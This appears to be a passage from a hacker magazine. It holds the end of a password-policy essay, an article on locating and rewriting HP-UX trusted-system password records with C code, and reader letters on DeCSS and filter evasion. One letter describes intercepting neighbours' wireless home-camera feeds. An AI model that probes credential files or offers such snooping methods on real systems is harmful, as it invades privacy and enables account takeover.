There are two situations that may require an enhancement to the above schema. The first is that given an all lowercase letter password, one may be inclined to use a spouse's name or some other phrase known by a peer, potentially reducing the solution set to as little as ten possibilities. Again, the threat of such malicious activity within your own organization may or may not be trivial. A solution here is to incorporate a single number or special character into the password, thus rendering the "selective password" attack unfeasible. Adding a number into the previous schema increases the potential solution set to (26+10)^7 or 78,364,164,096. An augmentation of the dictionary attack may try combinations in which a password substitutes a zero for the letter o, or appends the number 1, but this certainly does not reduce the solution set to less that 50,000, our established worst-case z.

The second situation concerns password sharing, either intentional or inadvertent. The only way to restore accountability once a password has been revealed is to issue a new password only to the original user. This requires password changes at some interval (i), commensurate with the frequency of this practice within your organization. Similar to n, if i is set too small, there is greater potential for users to write passwords down, arguably a higher concern than someone actively cracking a password archive. Security "experts" recommend 30-60 days, but these are the same people who think users can remember passwords like "IlXiot25ey!" They will tell you password phrases can be representative, such as "(I) (l)ike (X)mas (i)t's (o)n (t)he (25)th (e)ach (y)ear (!)". It is ignorant to subject users to this hollow logic. Consider that most users cannot figure out how to make the paper clip go away in their word processor.

Realistically, enforcing password changes somewhere between once per fiscal year and once per fiscal quarter is appropriate. Forbidding a password used within the previous couple of terms prevents a user from cycling through passwords to get back to one of which he may be rather fond. But again it is an exercise in scripting to arbitrarily change the password enough times to bypass this restriction before adjusting it back to our favorite password. Of course, the counter-defense is to enable a minimum password age. This requires that, once changed, a password must age for a number of days before it may be changed again. However, keep in mind that if you frustrate your users, they will write down their passwords and stick them up in their cubes next to the pictures of their kids who are imprisoned in daycare.

Security "experts" will concoct several scenarios: "What if the password archive is compromised remotely by some newly discovered and unforeseen exploit?" Well, what if someone tunnels a packet through your firewall and smashes the TCP/IP stack inducing a buffer overflow that pops up a remote terminal on his screen in Budapest? You have to look at security realistically, or it will bankrupt your organization and drive off all of your key personnel who must respond to the aggravating events triggered by inane policy.

Why do we see such widespread fear, uncertainty and doubt concerning password authentication? Largely because major software vendors want to give you the impression that they are serious about security but they lack true talent and hide the inadequacies of their product by taunting such "features" as "strong password enforcement" because they are trivial to implement. The true security experts are off designing security and encryption architectures and the popular advice comes from amateurs with laptops and off-the-shelf scanner tools.

So what is a reasonable password schema to enforce? Ignore mainstream security references that regurgitate the same ridiculous combinations and remember that irate users are more likely to introduce vulnerabilities. Use your head and consider the statistics, the sensitivity of the resources which you are trying to protect, and your user base. No specific password schema is appropriate for every organization, even if it sounds really secure the first time you read it.

Exploring HPUX Password SCHEMES

by Alex

Most UNIX systems have similar methods for storing user information and encrypted passwords. This could involve the plain old /etc/passwd or in the case of shadow passwords, /etc/shadow. There are of course variants on this. In HPUX 10.x and higher you have three options: the normal version 7 scheme, shadow passwords, or their "protected password database" which is "for trusted systems only."

A full explanation of HP Trusted Systems would go beyond the scope of this article, so I'll only focus on the protected password database system. Basically trusted systems is a sort of package one gets the option of installing along with HPUX (I apologize to those of you who are quite familiar with HPUX). The one key feature is the protected password database system it employs on the HPUX machine.

So what is the protected password database? Well let's say you login to any HPUX machine which has trusted systems running on it. You type something like "cat /etc/passwd" and all the password fields have the old "*" in place. So you then try "ls /etc/shadow" to see if it has shadow passwords, but no dice. You find that the directory "/tcb/files" catches your interest. As it turns out, this is the trusted systems directory and it is in "/tcb/files/auth" that all the passwords along with user information is kept.

Now that we know where the user information is kept, let us take a look at a typical user file. Each user has his/her own plain text file in a directory beginning with the first character of that user name. This prevents a whole file such as "/etc/passwd" from getting clobbered and thus affecting all user accounts.

```
jblow:     u_name=jblow:u_id#2876:\
           :u_pwd=3E/TbASolPz6k2:\
           :u_auditid#5219:\
           :u_auditflag#1:\
           :u_succhg#979762751:u_llogin#0:u_pw_expire_warning#0:u_suclog#984723623:\
           :u_suctty=pts/tg:u_unsuclog#984278635:u_unsuctty=pts/ti:u_lock@:\
           :chkent:
```

If one was to look real close you would notice that this single text file, found under "/tcb/files/auth/j/jblow", contains all kinds of neat information. In fact, if we look at the getprpwnam(3) man page we can find out what all of this means and we notice that the unused fields aren't listed. The fact that there are dozens of fields and flags is what makes trusted systems so "special," i.e., more control over what the user can and cannot do.

So how can one manipulate all of this? One way is to use HPUX's lame system administration application, "sam". However, writing C code is a lot more fun and challenging. Let's say we want to do something with the account jblow. Here is a simple snippet of C code which gives us a struct that contains all his/her fields and flags (once again, see the getprpwnam(3) man page):

```
        #include <sys/types.h>
        #include <hpsecurity.h>
        #include <prot.h>

        struct pr_passwd* userinfo;
        struct pr_passwd* temp;

        temp = getprpwnam("jblow");
        if ( temp == NULL )
        {
                printf("Invalid username.\n");
                exit(1);
        }
        else
        {
                userinfo = (struct pr_passwd *) malloc(sizeof(*temp));

                if ( userinfo != NULL )
                memcpy(userinfo, temp, sizeof(*temp));
        }
```

Notice that we copy the structure over to a temporary structure. This makes for safer programming. With a debugger like gdb, you can take a peek at the "userinfo" structure without creating a messy print routine. Doing this should give you a good idea about what's inside the structure. The next step is to alter jblow's account somehow. I picked the password field just for fun.

The password field in HPUX is created using the good old crypt(3) function. If we look at the man page we get the following:

```
NAME
        crypt, setkey, encrypt - generate hashing encryption

SYNOPSIS
        #include <crypt.h>
        #include <unistd.h>

        char *crypt(const char *key, const char *salt);
        blah, blah, blah
```

As it turns out, key is the string to be encrypted and salt is the two character string which... well, is the salt! The down side to using crypt is that it limits your password size since it only encrypts eight character chunks. So in jblow's case we have: 3E/lbASoPe6k2. Note that the character string "3E" is the salt and thus /lbASoPe6k2 would be the encrypted password. But if you wanted to encrypt something greater than eight characters you would have to pass in a salt and the first eight characters, then use the first two characters of the encrypted string that is returned as the salt for the next eight characters and so on. As an example, "/l" would be used as the next salt. Luckily we don't have to deal with this headache, for there exists a function called bigcrypt(3) which gets around the size limit. So let us look at some C code as an example (still using jblow's userinfo struct):

```
  char *newpass; /* Assume for the sake of the example that */
            /* it contains a new password. */
  int length = strlen(newpass);

  /* Check for trusted system compliance. */
  for ( i = 0; i < length; i++ )
  {
    if ( isalpha(newpass[i]) )
    num_alpha++;
    else
      num_nonalpha++;
  }

  if ( !((num_alpha >= 2) && (num_nonalpha >= 1)) )
  {
    printf("New password must contain at least two alpha");
    printf("characters and one nonalpha character.\n");
    exit(1);
  }

  /* Encrypt the new password and set it in place. */
  encrypt_pw = (char *)bigcrypt(newpass, salt);
  strcpy(userinfo->ufld.fd_encrypt, encrypt_pw);

  /* Check to see if this account will force a password change. */
  if ( userinfo->ufld.fd_schange == 0 )
  {
    /* Then they will be forced to change their password when they login. */
    userinfo->ufld.fd_schange = time(&tloc); /* Current date */
  }

  if( !putprpwnam(user, userinfo) )
  {
    printf("Error, password not changed.\n");
    exit(1);
  }
```

As you can tell from the above, trusted systems is annoying. The details of all this depends on the policies set in place by the system. You will notice that I checked fd_schange field because the man page states that fd_schange is "last successful change in secs past 1/1/70". Now obviously if it's zero and the system forces a password change when there has been no "last successful change" then this needs to be taken care of. Finding system policies can be hard. I suggest looking in "/tcb/files/auth/default" for a start. Other than that, you're on your own.

In conclusion, HPUX probably won't keep this system around much longer. A simple web search reveals many problems with trusted systems. Trusted systems also has the added benefit of not working with PAM and there is general funkiness when it comes to kerberos 5. Therefore, I believe it is simply a matter of time before HPUX comes up with something new or just gets rid of it altogether. But there are plenty of HPUX machines out there using it, especially in the academic sector.

THE INBOX

DeCSS Fallout

Dear 2600:

In light of DeCSS and the rest of the story, I've made a personal decision to put my money where my mouth is, and I refuse to rent, buy, or even watch DVDs. I've also pretty much ceased buying CDs since the lyrics servers were brought down, but that's mostly because I can no longer identify albums to buy them.

Recently some friends were shocked when I refused to come over and watch motorcycle racing (my other love) on DVD. In the ensuing conversation, I tried to explain and came off like I was suggesting wearing tinfoil to keep the FBI from reading my mind... seriously lame.

Where can I find something concise explaining DeCSS, the actions of the MPAA and the implications, how they're abusing their power, and why it isn't "just a bunch of hackers illegally copying DVDs?"

I know this is a big order. I've reread my back issues and searched your site and the EFF's, as well as other places, and haven't found what I needed... please help me.

gc

Boycotts only work when the mission is stated clearly in terms that most people can understand. You don't want to come off as an irrational lunatic since people will dismiss the entire goal along with your methodology. We clearly need to reach more people and simplify the issues so that non-technical people can quickly "get it." We've found some good explanations at www.opendvd.org but they still may be too technical for some. The flyer we came up with for the demonstrations in 2000 seemed to reach a lot of people and get them thinking. You can find a copy of that at www.2600.com/news/0130-flyer.html. But we need to do better and for that we appeal to people everywhere to help us spread the message by taking the time to explain it to those around them in terms that they can appreciate. This is one very important social issue where we simply cannot afford to get lost in technical jargon. Not everyone will immediately recognize the importance but at least we can make sure they know the facts.

Dear 2600:

It's only right that you lost the case. You publicized, you campaigned for, and you advertised how to "pick" a DVD lock. If you know how to defeat a DVD lock, you go ahead and do that for yourself if you own DVDs. Don't brag about it in school because, if you do, that would reveal your motivation: malice. Publicizing DVD circumvention does not benefit you. It only harms someone else. That's why you lost and that's why you won't win on appeal. It's your doggone motivation. And our laws deal with degrees of motivation. For example, our laws distinguish between murder and involuntary manslaughter.

I see two themes in letters about your case: "free speech" and "educational" reasons for having an intense interest in unlocking DVDs. I don't believe either is at work among your readers. Your readers just want the goods behind other people's Kwikset locks. That's called "thievery."

You wanted to screw the international DVD conglomerate bastards. You wanted to kick them in the nuts for charging so much and for being a dumb ass. So that's great. But you got a bit surprised when the big dumb ass organization turned around and knocked a tooth out of your mouth. Next time, duck.

Anonymous Reader

Well, that's one perspective. It's hard to imagine how you know all these things, such as the motivation of our readers and what the true effects of publishing something are. It's simplistic logic at best and we don't intend to let the occasional naysayer steer us off course. We're a magazine; we look for things, we uncover things, and we publicize things. Information is our blood. And we're not in the habit of ducking. If you don't like that, you might feel safer watching television.

Dear 2600:

I'm a new reader to your magazine and in 17:4, I was reading about the whole DVD legal bit. I went to explore the news archive at your web site to learn that the NFL, NHL, NCAA, and other sports organizations were jumping on the bandwagon against you guys. Now one thing that puzzles me is how in the hell a DVD copyright battle is related to sports organizations?

Clown Father

It's a very good question and one that many people have asked. It's obvious that such organizations have a vested interest in the DMCA since it gives them the right to manipulate technology in ways previously unimagined - solely for their profit. The same law that makes it illegal to use a DVD you've bought in a way the MPAA doesn't want you to can also make it illegal for you to record a sporting event without paying an additional fee or to lend your copy to a friend, or, heaven forbid, take it to a different region without paying a hefty surcharge. These organizations' interest in the case makes this pretty obvious. And the exact same controls on DVDs will make their way to digital TV, which is probably about the time most people will start to realize what a bad idea this all was in the first place. By that time it will be really hard to undo the damage.

Dear 2600:

I noticed by accident today an interesting article in the UN Universal Declaration of Human Rights (www.un.org/Overview/rights.html) to which the US is a signatory, I believe:

"Article 19 - Everyone has the right to freedom of opinion and expression; this right includes freedom to hold opinions without interference and to seek, receive and impart information and ideas through any media regardless of frontiers.

"Article 30 - Nothing in this Declaration may be interpreted as implying for any State, group or person any right to engage in any activity or to perform any act aimed at the destruction of any of the rights and freedoms set forth herein."

I'm no lawyer, but it looks like the region-based restrictions on DVD use are a pretty direct violation of Article 19. This probably won't score any legal points against Valenti et al. but still - it does show that access to information outside your own country isn't as trivial as it's been made out to be by some.

Xerock

The United States habitually ignores such UN declarations, as do many other countries. Until that changes, you won't find much comfort there. But the Universal Declaration of Human Rights is a terrific document that hopefully one day will be taken seriously.

Dear 2600:

I recently found a copy of your magazine (17:4) in one of my local shops all the way over in the UK. While I found the technical articles interesting and useful (I'm doing a degree in computing), I found the articles relating to various court cases on the go (DeCSS for example) and legislation currently being passed quite disturbing. Being in the UK, I'm not too sure how these issues will eventually affect me as I cannot seem to find a UK equivalent to *2600*.

I fully support your magazine's aims and objectives (publicizing security holes to inform system administrators on how to find and deal with these problems, etc.) as I feel security can only be achieved through hard graft learning and understanding and, as the technology is moving forward so fast you either have to dedicate yourself to keeping pace, or give it up now and become a civil servant or something. If no one had publicized a need for antivirus software, how many PCs do they think they would have operating on a Monday morning?

Keep up the good fight!

Avon

Thanks. And we're pleased to have made our way into the local shop.

Dear 2600:

It seems as though DeCSS can be compared to a knife. Sure, some people use it for illegal purposes like stabbing and such but they are just a very high-profile minority. The rest of us use them for perfectly legal purposes like cutting our food and putting butter on our morning breakfast toast. Should knives be illegal just because some people use them improperly? Should it be illegal to talk about them in books and on web pages? In the case of knives, the cops go after individual people who use them to harm another person, not everyone who owns one. Why shouldn't it be the same with DeCSS? Why shouldn't the MPAA spend its free time looking for people who are pirating movies instead of people who want to share information on a mathematical encryption algorithm or who want to exercise fair use of a purchased work? I own over 60 DVDs and every one of them is legally purchased. I am deeply offended that I have my legal rights taken away because a few other people are misusing DeCSS.

yonder

They went ballistic over this well before anyone "misused" DeCSS. In fact, they have yet to come up with any compelling evidence that anyone ever has. As we've said repeatedly, there are far simpler ways to make an illegal copy of a DVD and this was never the point of DeCSS in the first place. But your knife analogy is a fairly good one since knives are an obvious tool, as are screwdrivers and hammers. They have many applications which can be used for either good or evil.

Dear 2600:

In the court case of Sega Enterprises, LTD. vs. Accolade, Inc. 977F2d 1510 (9th Circuit, 1992), Accolade had reverse-engineered the code from a few Sega games to create games for the Genesis gaming console. It had decided not to license the information from Sega, as Sega would become the exclusive manufacturer of all games produced by its licensees. Accolade did not copy code. They merely used what they discovered to create games that would interface with the Genesis console. The court ruled: "We conclude that where disassembly is the only way to gain access to the ideas and functional elements embodied in a copyrighted computer program and where there is a legitimate reason for seeking such access, disassembly is a fair use of the copyrighted work, as a matter of law."

Just thought this might help you out.

jeff weems

Dear 2600:

Good luck with your appeal. It's good to know that some folks are willing to stand up for what they believe in.

djeaux

Dear 2600:

According to the MPAA ruling against *2600*, you cannot provide a link to the DeCSS code. That's like saying, "We can't tell you where this (code) is, because it might be used illegally." I guess we should never tell anyone about the local hardware store. They sell crowbars there, and those can be used for breaking and entering. They sell knives and screwdrivers, and these can be used to hot-wire a car. They sell rope, and that can be used to strangle someone to death. If anything can be used illegally, we should never disclose where those items can be found, right?

Brian

Bypassing Restrictions

Dear 2600:

I have seen lots of web sites that do not allow you to copy the images posted on their site to the local hard disk. When you right click on them, a message window pops up giving some copyright violation message. I discovered a way to bypass it. All you have to do is point the mouse pointer on the image and click both mouse buttons (right and left) at the same time. The right click menu pops up instead of the copyright message and you can save the image to your hard disk. Hope this was some useful information to put in your magazine.

mkr08

We guarantee they will try and make this more difficult in the future.

Dear 2600:

I want to thank zeflop for his letter in 17:4 about www.safeweb.com. My high school has a proxy server that blocks access to all "objectionable" sites including yours. However, I'm surfing www.2600.com right now because of his information. It's great to have people sending in this info. Keep up the good work!

HacKz_jEEveZ

Dear 2600:

This is an update on www.safeweb.com (17:4 letter from zeflop). Now there are effectively "hundreds of sites like this" and it's easy to be one of them.

After getting banned (in China and Saudi Arabia) for being effective at promoting free speech, these guys launched Triangle Boy - an open source software that makes personal machines into proxies for a Safeweb server. Lots of triangle boys would make blocking virtually impossible.

Check www.triangleboy.com for the love of freedom. If your school not allowing 2600.com is unbearable, think of the millions who are kept off cnn.com or nytimes.com

E.H.

Ironically, the biggest customer for this project is the CIA. And, equally distressing as people being kept from accessing sites is the fact that so many of us who have full access don't make use of it in a meaningful way. How many Americans read the news from a different perspective than what they already see in the paper and hear on the radio? There's an entire world out there to explore. The only thing more effective than physical blocking is mental blocking and far too many of us unknowingly fall prey to it.

Dear 2600:

I thought you may be interested to learn that AOL uses "Contexion" to filter web access to all of their users. The site can be found at www.contexion.com.

AsId

Spying

Dear 2600:

Most people who don't know shit buy these wireless transmitters for their VCRs so they can watch their videos or cable in a different room than the source. Because they don't know shit, they don't run hardwire. Very stupid.

So being bored, I put the receiver end of the package connected to a TV in my car, and took a ride around the neighborhood. Well, it appears a lot of people feel they need to monitor almost any room in their house with a camera, hooking it up to these transmitters. So, just by driving around in my car I get to watch people in their homes, legally and candidly. Try it, you will be surprised and entertained by where some people put their cameras.

R Otterbine

And they're worried about us driving around using cell phones? Next time, though, it wouldn't hurt to pass along some frequencies.

Dear 2600:

From a recent news story: "Free TV channels, Internet, and e-mail access are to be offered to the UK's first 'digital neighborhoods' by the government. The scheme is aimed at helping the government and industry understand what factors matter to consumers in choosing whether to go digital. It will be run by the government, and the areas invited to join the scheme will be given free digital conversion and equipment. The government will also fund research into what viewers watch on digital television, if their viewing habits change, and if they use the sets for Internet access."

Great, you might think. More Internet access and access to new technological developments can only be a good thing. But digital TV has several "anti-piracy" features such as a system that prevents people from recording pay per view events or movies. As far as I can tell there is no way to bypass this recording block. When I tried to tape a movie on Sky TV there were occasional moments when the picture could be seen, but for most of the movie the scenes were obscured with video-snow and the soundtrack was inaudible.

Also, in order to send an e-mail via a digital TV one must be connected to the ISP while writing the e-mail. With a computer, one can write an e-mail, then send it after connecting to the ISP for a few seconds. With digital TV, in order to send an e-mail the user must have an active phone line connection for the duration of the period taken to write the message.

In the UK there are no free ISPs for digital TV Internet access. I suspect that certain sites will be blocked from use with digital TV, no doubt www.2600.com will be among them. I currently don't have the option to use my digital TV for web browsing.

I am also extremely concerned about the market research that will be conducted using this equipment.

The_Chandle_I

Every one of these is a valid and very real concern. We're looking at the future here and it isn't very pretty.

School Stupidity

Dear 2600:

Here in Cary, NC, the Wake County Public School system uses a version of SIMS software to manage student information. As part of this, each student is assigned a unique ID number. Pretty standard, right? Well here, about 50 percent of the time, your student ID is your Social Security Number! Whenever grades or testing lists are posted, they are posted by ID number, thus revealing literally hundreds, if not thousands, of valid and active SSNs to the public view, free for all to see and use. At certain times, names are even posted with your matching number. By the way, it's easy to determine if the number is an SSN or school assigned number, as they are different lengths. After submitting a letter to my principal, he fed me the standard ignorant response of "it's not uncommon, and as long as they don't have names with them, they're not dangerous." I think we all know that that's wrong. Well, we're taking it to the next step down here, so the wheels are turning, hopefully for the better. Good luck to you guys in your legal troubles. I'll send the checks when I can - I manage to educate a few more people every day, which we all know is where the real support comes from.

Wetwarez

Dear 2600:

My school prides itself on being so "technologically advanced" and it is. We have very good blocking software that I'm still trying to get through. I've tried all your mirror sites, tried the www.2600.com:80, and that didn't work. I used to be able to get the Australian 2600 site up, but they blocked that as well. The problem is that the blocking "software" goes through the server as well, so there really is no software. You can e-mail the staff to request unblocking sites, and I've tried that with yours. They said that your site "promotes illegal activity, and also promotes illegal activities." I have read through everything in your site, and I have found nothing that promotes bad things. I e-mailed them again, saying that your site is the best for info on the DeCSS case. They still have it blocked. I'm surprised I can get into www.hevinmitnick.com still.

Newzweak

We promote illegal activity and illegal activities? These people are swift. What we really need to promote is full accounting of these dimwits who feel they have the right to dictate what gets read by others. Tell us who they are and what they say and we'll put together a nice little list of our own. Then they can add "promotes fighting back" to their list.

Dear 2600:

I have seen a lot of letters from high school hackers who complain about the ID cards that they are forced to use at school. First, I want to say that I was a hacker in high school and I support students learning by experimenting. Had I not been curious about technology I wouldn't be making a living as a programmer today. Yes, I was the "nerd" kid that the teachers called on to help with their eight bit computers.

My point is when you grow up you have to carry an ID and show it when asked. It is called a driver's license. You need it to drive to work. Secondly, I carry another ID that I have to swipe to open the door so I can get into the building every morning when I go to work. Thirdly, all hourly employees also have an ID card that they swipe in the time clock so they can get paid.

I really hope that you have the opportunity to hack and to show off what you know to your teachers, parents, and friends. However, until you turn 18, your dean has the right to search your locker, desk, or whatever the law allows. Your parents have to right to search your room and censor what you read (hopefully they will let you read 2600). You are still going to have to make your bed, brush your teeth, take out the trash, and do your homework before you can hack.

I suggest you take advantage of your skills and forget the whole ID card thing. Write your essay assignments on a hacking subject and get an A. Use your hacking skills to get first place in the science fair or something. You know that broken toaster oven that your parents planned to throw in the trash? Use your skills to repair it.

After high school, use your skills to land a job.

Phreding

Obviously ID cards are of great concern to students. Why then should they just forget about them? Whether or not the school authorities can get away with it is irrelevant to the question of whether or not it's the right thing to do. We can't think of a better environment to question what's happening than a school. And while you seem to have mastered the practical aspects of life, we fear that you may have forgotten the importance of learning, experimenting, and experiencing. It doesn't always pay the rent but it does define our existence better than anything else. Those who still yearn for such things need to be encouraged.

Dear 2600:

I recently had an interesting encounter with my science teacher. I got in a discussion with him about a question I got wrong on a test (of course I wouldn't have gotten it wrong if the lazy bastard had written the test himself and not had the answer key in front of him). Anyway, at the end of the discussion, he told me I was "leapfrogging ahead of the class" and that I had to "slow my mind down to the level of everyone else's." This infuriates me. It's the kind of thing that people have been criticizing about education for as long as I can remember them criticizing it. Then to hear the exact same thing from one of the teachers! This is even a private school that says it lets students work at their own pace. When will these things end?

Sam S.

Dear 2600:

Recently at school, my English class went into the computer lab to work on a report. Before working on the report, we did a spelling test. Our teacher informed us that we could do our test on the computer, but only on Notepad. The tech person there immediately told us that we could not use Notepad, as it had been taken off of the computers. Knowing that Notepad would not be taken off, I quickly used Netscape (the only available browser) to open up Notepad, as the computer has numerous security features to keep you from using the hard drive. I quickly showed a friend nearby how to open up Notepad. Seeing that Notepad had been opened, the tech person came over and told me that this was a violation of security and if I were to do it again I would be suspended. The next thing I did after doing the spelling (there was about a ten minute break) was play around in the java console of Netscape. The teacher was mortified and watched me for the rest of the two hour period. Just goes to show that tech people in schools really aren't.

RIP Douglas Adams (1952-2001)

mr self destruct

That's probably the most excitement Notepad has seen in a while.

Real World Stupidity

Dear 2600:

Here's a good one. The editorial in the April 2001 *Popular Communications* magazine tells the tale of ham radio operator N7QVC, who dared to register a web page using his call sign: www.N7QVC.com. I bet you already guessed what happened. Yes, the kings of TV hucksterdom, QVC, threatened to sue the pants off him for copyright infringement! However, things did work out for him once the genius lawyers figured out this was an FCC-assigned call sign and he wasn't some evil hacker type trying to be cute!

dc66

As if putting "N7" in front of a corporate name is somehow wrong.

Dear 2600:

I was just watching the news today and they came up with a story. A guy is called a hacker because he is stealing credit card numbers from a computer server. Then he uses the information to steal rich and famous identities from around the world. He then gets charged with stuff that relates to crime. Why is he a hacker?

Tizal

Same reason the moron who broke the story is called a reporter. Because nobody bothers to step forward and reveal the fallacy. Thanks for bothering.

Dear 2600:

I am currently in the Criminal Justice program in my college and we had a guest speaker in class the other day from the Secret Service. During the training tapes she showed us, it mentioned *2600* many times while they were talking about their "duty to protect 'cyberspace.'" It also used the term "hacker" very liberally throughout the entire ten minute spot trying to demonize hackers. I was shocked to see the way that they were displaying the magazine and web site so openly and exclusively, but when they actually had a clip from the movie *Hackers*, that just went straight over that fine line. This is just disgusting that they would so openly attack *2600* in a training/recruiting video.

The Colonel

We know there are people out there who can get us a copy of this and other such videos. We would consider it a tremendous favor to the entire hacker world.

Dear 2600:

I recently tried to call the U.S. embassy in Berlin to get some info about a visa. Well, the only number I could find was a 0-190 number which is like the American 1-900 numbers - you have to pay for it a bunch. Mostly only sex services use these kind of numbers. So, it cost me 3,60 DM per minute (about $1.60) and guess what I got? A computer that couldn't answer my visa question! I'm wondering where my money is being invested now.

zeitgeist

If we don't take advantage of people in foreign countries, how do you expect us to stay on top?

Dear 2600:

Reading the letter from Eric Burns got me to thinking - what exactly is the difference between his crime and say, if I grabbed a can of spray paint, went out in the wee hours of the morning, and got caught tagging the front of a 24 hour store? I could be misinformed, but didn't Burns leave the original pages intact and simply insert another index file? If so, why such a harsh sentence? It seems stupid to think that a tagger would get prison time for leaving his mark. Possibly a hefty fine and community service cleaning up some other taggers' work. This kind of insanity makes me want to move to Canada. It should take at least a few more years before this disease begins spreading across the border to them as well.

phobik

Dear 2600:

In 18:1, Dalai mentioned that during the Super Bowl everyone's face was scanned as they entered the stadium. I don't think this is a new practice for the rest of the world. While catching an international connecting flight in London I was scanned at least once (that I know of). When going through security at Gatwick Airport I noticed a camera that, while not hidden, wasn't something one might readily notice. At the security check they scanned the ticket. There was a second security check on the way to the gates. At this check they scanned your ticket again. After going through the check I looked back to see the face of the person behind me on a computer monitor. I was very impressed with this as an anti-terrorism method without alerting the passenger in any way. I don't necessarily agree that this practice should be used at sporting events (since taking everyone's picture like that doesn't have any obvious uses) but I think that the U.S. could learn something from the rest of the world (in more ways than one).

Chewie

There is, however, a big difference between scanning individual faces in a line and scanning an entire stadium full of people.

Dear 2600:

I don't want to waste your time and I am not sure if you guys are aware of this rights violation occurring in Virginia Beach or not, but there is something going on down here that would be of interest to you and your readers. I am referring to the new standard of decency and the new "friendship patrol" that patrols the resort area of Virginia Beach.

Joe

Anything with the name of "friendship patrol" has got to be bad.

Dear 2600:

I administer a rather large PBX with a wide range of fax numbers. It's not uncommon for me to receive dozens of misrouted faxes intended for other parties. My favorites are medical records, financial transactions, etc. Typically when I call one of the two people involved in the fax, they really don't care. Most of them simply say, "just throw that away."

I wonder what Joe Schmoe would say if I called him at home and said, "Judging by what I was just faxed, I would say that you are suffering from depression, and these drugs won't do you any good for your back pain. By the way, I am not your doctor!" Perhaps I should start a collection.

Ray

Appreciation

Dear 2600:

I am composing this letter to inform you as a publication of the many positive effects you have had. I know it is always good to get feedback, and this can be difficult with the more one-way media like magazines (though *2600* is very much a reader supported magazine). I have recently subscribed to your magazine, but I have been a listener and supporter of your radio show *Off the Hook* for several years and have since actively consumed all other shows in your archive. Since then, your excellent publication and program have had a profound influence on my thoughts.

I would like to thank you for the time and effort you spend on "getting the word out" and let you know that you are not doing it in vain. Your vehement coverage of the Kevin Mitnick fiasco and, more recently, the MPAA farce has really opened my eyes to the ridiculous abuse of power that occurs every day in the world. Your coverage of the Seattle WTO demonstration was also extremely shocking and something one would never hear on regular radio. As Amy Goodman said, it did indeed sound like a war zone, something one would expect to happen in Israel, not at home in America. Your efforts have informed me that corporate censorship and the "if you aren't everywhere, you're nowhere" mentality of the American corporate empire is very real and, using DeCSS as an example, can have very real effects on people. If you received the DVD-CCA's initial threat and quietly removed the offending material from your web site, who knows what the long term effects would have been? Without your bold stand against the power-hungry corporations who seek to control every facet of life, the DMCA would remain largely unchallenged and the MPAA would continue with their inflated ego.

You call yourself "The Hacker Quarterly" and are probably criticized about this not having much to do with computers. It is obvious that hacking really has very little to do with computers and is more about a certain free-thinking mindset which can be seen throughout history in those who have contributed greatly to humanity. Not simply following what you're told and seeking out your own answers would be an admirable quality for most people, but calling them a hacker brings fear into the hearts of the uninformed, much due to the media exploiting the term. This may prevent the use of the word in some cases, but it certainly cannot stifle the mentality. Knowledge is indeed power, and those who want to consolidate their power by censoring and controlling information should not be allowed to have this power.

In essence, I am saying that your role in the sharing of information is far from insignificant. We always need more people watching the watchers and monitoring those in power. Though I am no professional, I appreciate the extreme value of your publication and I thank you for it.

TwistedGreen

Thanks for really getting what it's all about.

Dear 2600:

I found your cover interesting. I work for a company that has a contract with BellSouth and I work in a BellSouth building on BellSouth computers. I thought about trying to pull a practical joke and buying some of your magazines and leaving them around the building. Keep up the good work.

civilsurveydraft

You're going down a very dangerous road.

Dear 2600:

I just wanted to say that I finally got your Fall 2000 cover. I've been looking at that cover ever since it came out, daring my friends to call the number and figure out who or what it was. But the moment of inspiration hit me! That's not a phone number at all; it's the binary/decimal address of www.2600.com. *Nice.*

By the way, that was a great article by ASM_dood. Keep up the good work, especially the covers!

nomad

Dear 2600:

I just wanted to say that I have not only brought several issues of *2600* to school, but some of my teachers have asked to borrow issues. My civics teacher made a copy of that article in 17:4 about jury nullification (she hadn't heard of it). Now I'm not saying that you should take your *2600's* to school and show them to your teachers, I'm just saying that some teachers are cool about it. I wanted to just say that noname wrote a great letter in 18:1. It really describes our sysadmin, who's never heard of Linux. And the ID card idea is great. If our school gets IDs, I'm doing that. I just want to know where this guy teaches!

Danny

The prospect of a worldwide "bring your 2600 to school day" is intriguing to us.

Dear 2600:

The brief article "Strange Love," (18:1) in which the author describes how he willingly passed on the

Anna Kournikova virus, was excellent. The author's balance of tech and personal insight is rare in any publication, but I'm particular impressed to have seen it in 2600. Keep up the good work.

Waldo

Dear 2600:

The cover of your last issue, 18:1, is absolutely incredible. I don't think I've ever seen a cover so meaningful. The "Equal Justice Under Law" message on the building behind the riot-geared policemen, batons ready to smash anyone who crosses the "Police Line" barrier, shows so well the irony of the justice system in the United States and probably other countries. The picture, in this case worth many more than a thousand words, so clearly indicates that the law of the land may no longer be in the hands of the courts, and the courts (as we've seen with so many cases) may not even uphold the law.

Cunning Linguist

Dear 2600:

I just want you to know that there are still places that don't view hackers as the mainstream does. The company where I work knows me for what I am. Not only has that allowed me special benefits (i.e., unpunished snooping), but anytime they need help with the network or have other computer questions, they respectfully ask me and I help. Unfortunately, I feel that the way things are going in the rest of the country, this might not last long. Also, I look forward to page 33 every issue now.

ford prefect

Dear 2600:

I have always wanted a subscription to *2600*, but I was poor and no one would ever buy me one. Now, thanks to your magazine, I hacked the shit out of CitiBank and now I've accumulated over $1,000,000,000 to spend on not only a subscription, but a bunch of other useless shit!!!! *Thanks you guys!!!!*

Just playin'.

Sate

You're a real funny guy.

Dear 2600:

I just wanted to tell you how impressed I am with the meeting system you have set up. It has a truly global span that I can personally attest to. Over spring break, I took a trip to Italy, saw the sights, did touristy things. The evening after our day in Milan, the hotel I was staying at had a really, really old computer. Naturally, I checked in to www.2600.com. I was browsing through the meetings, not really expecting to find any in Italy, but then I noticed something peculiar. To my extreme surprise, the Italy listing said "Milan: Piazza Loreto in front of McDonald's." I looked at my watch. The first Friday in March, 8 pm. I had spent all day at the Piazza Loreto and even had dinner in that McDonald's, and I had missed the meeting! I had come halfway across the earth to a completely foreign country and I had missed a meeting not ten feet away from me! My anguished cry disturbed the hotel staff no end, I'll tell you that. Anyway, just thought you should know that even though I'll regret missing that meeting until I die, I was very impressed by the true global reach of hacker culture, and 2600 specifically. Congrats!

Thomas

Individual Perspectives

Dear 2600:

I ain't no hacker or cracker. But I know some shit about some shit. I know u could get my p word or other shit like that. But I just got back into the scene. Legal trouble u know - amateur hacker gets locked. Yeah that was me. But what happened to Minnie was Bull. Sorry I am a little drunk. Fuck the US. Fuck the gov. What is it for what is it to live for.

GOOD BYE DUMB ASS SPYIN US GOV.

KHD

No, this did not come from China. But we got his p word. And Minnie says hi.

Dear 2600:

There is a matter of utmost importance that I must relay to you immediately: I can eat 50 eggs.

Gil Young

No man can eat 50 eggs.

Dear 2600:

